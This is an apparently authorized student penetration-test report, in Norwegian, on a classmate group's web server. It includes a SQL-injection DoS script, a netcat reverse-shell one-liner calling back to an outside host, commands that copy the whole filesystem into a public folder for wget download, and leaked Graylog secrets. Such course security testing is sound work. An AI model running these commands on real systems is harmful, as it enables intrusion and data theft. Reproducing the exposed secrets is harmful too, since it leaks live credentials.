

Rapport Steg 1.2

Gruppe 1:

- Jarle Syvertsen, jarle.syvertsen@hiof.no
- Anel Hadzic, anel.hadzic@hiof.no
- Håkon Halland Hovland Pedersen, haakonp@hiof.no
- Alexander Ombudstvedt Zarkoob, alexander.o.zarkoob@hiof.no
- Peter Johannes Brännström, peter.j.brannstrom@hiof.no
- Ole Marcus Løve Hansen, omhanse@hiof.no
- Andreas Sebastian Salomonsen Thorbjørnsen, andreas.s.thorbjornsen@hiof.no
- Daniel Nilsen Johansen, daniel.n.johansen@hiof.no

PIN-Kode

Row	Payload	Status	Words	Length	Time	Label
0	1111	302	65	234	3	
1	2222	302	65	236	6	
2	3333	302	65	235	1	
3	4444	302	65	238	1	

1	POST /steg1/pin-login.php HTTP/1.1
2	Host: 158.39.188.203
3	Content-Length: 8
4	Cache-Control: max-age=0
5	Upgrade-Insecure-Requests: 1
6	Origin: http://158.39.188.203
7	Content-Type: application/x-www-form-urlencoded
8	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10	Referer: http://158.39.188.203/steg1/pin-login.php
11	Accept-Encoding: gzip, deflate
12	Accept-Language: en-US,en;q=0.9
13	Cookie: PHPSESSID=tl3i4viqfjrbhr36u78748jqcd

1	HTTP/1.1 302 Found
2	Date: Sat, 25 Mar 2023 17:22:10 GMT
3	Server: Apache/2.4.41 (Ubuntu)
4	Location: Datasikkerhet.php
5	Content-Length: 0
6	Keep-Alive: timeout=5, max=19
7	Connection: Keep-Alive
8	Content-Type: text/html; charset=UTF-8
9	
10	

En firesifret pinkode er i og for seg selv vanskelig å forsvare, spesielt med ubegrenset tilgang til nettsiden (Ingen throttling.) Derimot er det noen punkter som kan bemerkes:

- Alle deres rom sider leder til et og samme grensesnitt, så i praksis kan hele angrepet utføres mot kun en side.
- Skulle vi ta utgangspunkt i at de hadde ledet til deres respektive sider (som anbefalt i deres oppgave) vil arbeidsmengden gå fra rundt 10^4 til $5 \cdot 10^4$, så dette alene utgjør en minimal sikkerhetsforbedring. Den ene faktoren (garantert riktig romnummer) er fortsatt kjent.
- Ville også anbefalt å bytte kodene, tilfeldige elever kunne lett gjettest til seg disse, som åpenbart er uoptimalt.

API-DoS

```
function sendComment() {  
    fetch("http://158.39.188.203/steg1/api/msgapi.php?emne=1&innhold=jeg_utgir_meg_som_bruker_35', '35', '1', '1', '1')%23"  
    {credentials: "include"});  
}  
setInterval(sendComment, 0);
```

API punktet benytter heller ingen throttling som gjør det trivielt å drukne serveren i meldinger; og siden SQL injection svakheten som nevnt i forrige oppgave fungerer fint via API punktet, kan jeg i praksis utgi meg som hvem en bruker jeg ønsker i systemet.

En thread med fetchrequests via Javascript var ikke nok til å få siden til å være ikke-funksjonell (selv om meldingsiden helt klart ble det), men noe ytelse ble tapt. Oppgaven kunne i praksis delts utover mangfoldige threads (Javascript workers) til siden knakk, så dette er bare et spørsmål om hvor aggressivt angrepet skulle være.

En mangel på token gjør at API punktet i seg selv ikke kan sette restriksjoner på tokenene til en gitt bruker heller (ikke at dette hadde forhindret deg å lage nye kontoer programmatisk), men gjør også at logging og utestenging må skje på session nivået, hvis ikke bare å benytte webserveren til å gjøre requests i dette antallet vanskelig fra kun en IP.

Chat roomet meldingen kom til virket også helt «tomt» etter et gitt antall meldinger, det hadde ikke vært stort nyttig uansett, men verdt å merke.

[Løse «backup» filer – foreleservisning.php~](#)

Et eller annet program har produsert backupfiler i med disse «tittle» verdiene. Dette er farlig når de hostes på et offentlig apache domene, fordi apache vil gledelig la oss lese disse php filene uten å eksekvere dem, med all den informasjonen som følger. Vil henvise til del 1 av oppgaven å påpeke at dette ikke er den eneste måten vi kunne uthente all informasjon på, men i og for seg selv er disse farligere en de først ser ut som.

[DoS: Phpmyadmin – Offentlig og fortsatt usikret](#)

Dette blir i praksis kun reiterering av punktene i steg 1.1, men føler den er viktig å påpeke i en «destruktiv» setting også. Jeg antar siden del 1 ikke skulle ha store endringer at det kunne anses som «endring» av oppgaven å bytte passord, men få det gjort så fort som mulig.

Vi har tilgang til passordet for databasen via en bruker med alle privilegier, og phpmyadmin som er tilgjengelig via åpent nett gjør det trivielt å angripe dataene på siden. Per nå ser jeg heller ikke at Steg 2 har sin egen database, så steg 2 er utsatt for angrep mot «steg 1» på en uheldig måte. Å slette databasen er trivielt. Så dette designet av usikrede brukerkontoer og åpne kontakt punkt utsetter ikke bare systemet for informasjonsuttømming.

[Fileupload- .htaccess](#)

Bare en liten utvidelse av punktet fra forrige oppgave, men det er ikke bare et problem med at vi kan laste opp skripts direkte, men også «uvanlige» filer som .htaccess. Dere bruker ikke etter min forståelse «allowOverride All», så disse i seg selv ville ikke gjort noe, men slike ting burde være nyttige å ta høyde for hvis en velger å benytte en fil blacklist i stedet for en whitelist.

[Fileupload – File size og mangel på throttling](#)

Ser ut som maks bildestørrelse er satt til å være rundt 2MB, der uploads fungerer med 1.5mb, ikke med 3MB. Dette er ikke i og for seg selv et problem, med igjen, siden det ikke er noe throttling på denne siden, kunne en form request f.eks. bygges i javascript og sendes x antall ganger inntil serveren gir etter.

Privledge Escalation

Det er prøvd diverse privledge escalation med forskjellige ferdige scripts.
Her var det flere sårbarhetere.

Bl.a. CVE-2021-3560

Output av script:



output.txt

NB bør åpnes med cat

```
PS D:\OneDrive - Østfold University College\Emner\År 3\Vår 2023\ITF25019 - Datasikkerhet i utvikling og drift\SoftSec Gruppe1\Steg 1.2> cat .\output.txt

[REDACTED]

Do you like PEASS?

Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter      : @carlospolopm
Respect on HTB        : SirBroccoli

Thank you!

linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the respo
any other collaborator. Use it at your own computers and/or with the computer owner's permission.

linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

[REDACTED]
```

Ingen av sårbarhetene i output rapporten ble prøvd ut.

Det er blitt prøvd privledge escalation via mysql exploit kjørende som root uten hell.

Reverse Proxy Cloudflare

Det er prøvd å blitt inninstallert og kjørt cloudflare's reverse proxy tunnell uten mulighet Til å få inninstallert pakken, det ville nok vært mulig å gjort dette ved å scripte om Koden.

Logg / Config / filer

Via reverse php scriptet som er lastet opp ble det kjørt

```
nc -lvp 4444
```

på egen server

og

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 158.39.188.201 4444 >/tmp/f
```

på gruppe 2 sin server

Vi fikk da en reverse shell ut av serveren.

Så ble følgende kode kjørt:

```
find /var/log/* -name *.log -exec cat {} +
```

som gav utskrift på godt over 100'000 linjer logg.


(videre ble andre dirs prøvd)

```
find /* -name "*" -exec cp -r "{}" /var/www/html/steg1/.hidden/all \;
```

hvor man etterpå lastet ned det til en annen server med wget.

```
88162 at com.google.inject.internal.cglib$CGLIB$FactoryProvider2.invoke(FactoryProvider2.java:878) ~[graylog.jar:?]
88163 atjdk.proxy2.$Proxy119.create(Unknown Source) ~[?:?]
88164 at org.graylog2.indexer.MongoIndexSetRegistry.findAllMongoIndexSets(MongoIndexSetRegistry.java:99) ~[graylog.jar:?]
88165 at org.graylog2.indexer.MongoIndexSetRegistry.getIndexWildcards(MongoIndexSetRegistry.java:183) ~[graylog.jar:?]
88166 at org.graylog2.indexer.cluster.Cluster.allIndexWildcards(Cluster.java:74) ~[graylog.jar:?]
88167 at org.graylog2.indexer.cluster.Cluster.health(Cluster.java:70) ~[graylog.jar:?]
88168 at org.graylog2.periodical.IndexerClusterCheckerThread.doRun(IndexerClusterCheckerThread.java:60) ~[graylog.jar:?]
88169 at org.graylog2.plugin.periodical.Periodical.run(Periodical.java:77) [graylog.jar:?]
88170 at java.util.concurrent.Executors$RunnableAdapter.call(Executors.java:539) [?:?]
88171 at java.util.concurrent.FutureTask.runAndReset(FutureTask.java:305) [?:?]
88172 at java.util.concurrent.ScheduledThreadPoolExecutor$ScheduledFutureTask.run(ScheduledThreadPoolExecutor.java:305) [?:?]
88173 at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136) [?:?]
88174 at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635) [?:?]
88175 at java.lang.Thread.run(Thread.java:833) [?:?]
88176 2023-03-28T21:35:44.847Z INFO [cluster] Cluster description not yet available. Waiting for 30000 ms before timing out
88177 2023-03-28T21:35:44.979Z INFO [cluster] Cluster description not yet available. Waiting for 30000 ms before timing out
88178 2023-03-28T21:35:44.995Z ERROR [ESVersionCheckPeriodical] Uncaught exception in periodical
88179 com.mongodb.MongoTimeoutException: Timed out after 30000 ms while waiting to connect. Client view of cluster state is {type=UNKNOWN, servers=[{i
88180 at com.mongodb.internal.connection.BaseCluster.getDescription(BaseCluster.java:182) ~[graylog.jar:?]
88181 at com.mongodb.internal.connection.SingleServerCluster.getDescription(SingleServerCluster.java:41) ~[graylog.jar:?]
88182 at com.mongodb.client.internal.MongoClientDelegate.getConnectedClusterDescription(MongoClientDelegate.java:152) ~[graylog.jar:?]
88183 at com.mongodb.client.internal.MongoClientDelegate.createClientSession(MongoClientDelegate.java:103) ~[graylog.jar:?]
88184 at com.mongodb.client.internal.MongoClientDelegate$DelegateOperationExecutor.execute(MongoClientDelegate.java:284) ~[graylog.jar:?]
88185 at com.mongodb.client.internal.MongoClientDelegate$DelegateOperationExecutor.execute(MongoClientDelegate.java:208) ~[graylog.jar:?]
88186 at com.mongodb.client.internal.MongoClientDelegate$DelegateOperationExecutor.execute(MongoClientDelegate.java:182) ~[graylog.jar:?]
88187 at com.mongodb.DBCollection.executeWriteOperation(DBCollection.java:356) ~[graylog.jar:?]
88188 at com.mongodb.DBCollection.remove(DBCollection.java:658) ~[graylog.jar:?]
88189 at com.mongodb.DBCollection.remove(DBCollection.java:620) ~[graylog.jar:?]
88190 at com.mongodb.DBCollection.remove(DBCollection.java:604) ~[graylog.jar:?]
88191 at org.graylog2.database.PersistedServiceImpl.destroyAll(PersistedServiceImpl.java:170) ~[graylog.jar:?]
88192 at org.graylog2.notifications.NotificationServiceImpl.fixed(NotificationServiceImpl.java:83) ~[graylog.jar:?]
88193 at org.graylog2.notifications.NotificationServiceImpl.fixed(NotificationServiceImpl.java:72) ~[graylog.jar:?]
88194 at org.graylog2.periodical.ESVersionCheckPeriodical.lambda$doRun$0(ESVersionCheckPeriodical.java:107) ~[graylog.jar:?]
88195 at java.util.Optional.ifPresent(Optional.java:178) ~[?:?]
88196 at org.graylog2.periodical.ESVersionCheckPeriodical.doRun(ESVersionCheckPeriodical.java:105) ~[graylog.jar:?]
88197 at org.graylog2.plugin.periodical.Periodical.run(Periodical.java:77) [graylog.jar:?]
88198 at java.util.concurrent.Executors$RunnableAdapter.call(Executors.java:539) [?:?]
88199 at java.util.concurrent.FutureTask.runAndReset(FutureTask.java:305) [?:?]
88200 at java.util.concurrent.ScheduledThreadPoolExecutor$ScheduledFutureTask.run(ScheduledThreadPoolExecutor.java:305) [?:?]
88201 at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136) [?:?]
88202 at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635) [?:?]
88203 at java.lang.Thread.run(Thread.java:833) [?:?]
88204 2023-03-28T21:35:44.996Z INFO [cluster] Cluster description not yet available. Waiting for 30000 ms before timing out
88205 2023-03-28T21:35:45.021Z INFO [cluster] Cluster description not yet available. Waiting for 30000 ms before timing out
88206
```





```
# The auto-generated node
# to use an absolute file
node_id_file = /etc/graylog/server/node-zoo.cfg

# You MUST set a secret to secure/pepper the stored user passwords here. Use at least 64 characters.
# Generate one by using for example: pwgen -N 1 -s 96
# ATTENTION: This value must be the same on all Graylog nodes in the cluster.
# Changing this value after installation will render all user sessions and encrypted values in the database invalid. (e.g. encrypted access tokens)
password_secret = FnXXSC9BRB1RE5y0PjSPqN7ZGOVxuTAQbANeA8Azh0AtNEpJpoyW6iW150JI9RPICcMoj5nOPX0VHrvG8Q18QIRNzWlye7t

# The default root user is named 'admin'
#root_username = admin

# You MUST specify a hash password for the root user (which you only need to initially set up the
# system and in case you lose connectivity to your authentication backend)
# This password cannot be changed using the API or via the web interface. If you need to change it,
# modify it in this file.
# Create one by using for example: echo -n yourpassword | shasum -a 256
# and put the resulting hash value into the following line
root_password_sha2 = 9e96d3a5977a909a2f67d9380243383f6e8b2cfd9df468f57236c78a08e5c9b


# The email address of the root user.
# Default is empty
#root_email = ""

# The time zone setting of the root user. See http://www.joda.org/joda-time/timezones.html for a list of valid time zones.
# Default is UTC
#root_timezone = UTC

# Set the bin directory here (relative or absolute)
# This directory contains binaries that are used by the Graylog server.
```

Eksempel på hva som ligger i loggene, dette ifra shell loggen

Forløpig kl 23:53 mengde kopier ifra gruppe 2 serveren



<http://158.39.188.203/steg1/.hidden/etc/>

<http://158.39.188.203/steg1/.hidden/log/>

<http://158.39.188.203/steg1/.hidden/all/>

<http://158.39.188.203/steg1/.hidden/everything/>

Siden dette ble først oppdaget/funnet ut rett før innleveringsfristen for steg 1.2 så er alle mulighetene denne dataen gir oss ikke blitt testet ut til flere avdekninger av sårbarheter.

NB det ble kjørt kommando til, usikkert om denne er det som har gjort utslaget. Siden dette da er en ukjent? Exploit så velger jeg å ikke skrive den her.

Hvis ikke så må det være grunnet 2x reverse shell som har gjort at www-data har hatt tilgang til å lese så mange filer, eller at det er gjort noen feile innstillinger på gruppe 2's server.

[PHP kildekode](#)

Som nevnt i sist rapport så har vi da tilgang til all php kildekode, ved at gmail konto og smtp app-passord for sending av mail er i klar tekst i php koden så kan dette potensielt brukes til å phishing angrep mot brukeren av webtjenesten.

[Graylog server åpen til hiof nett/vpn](#)

<http://158.39.188.203:9000/>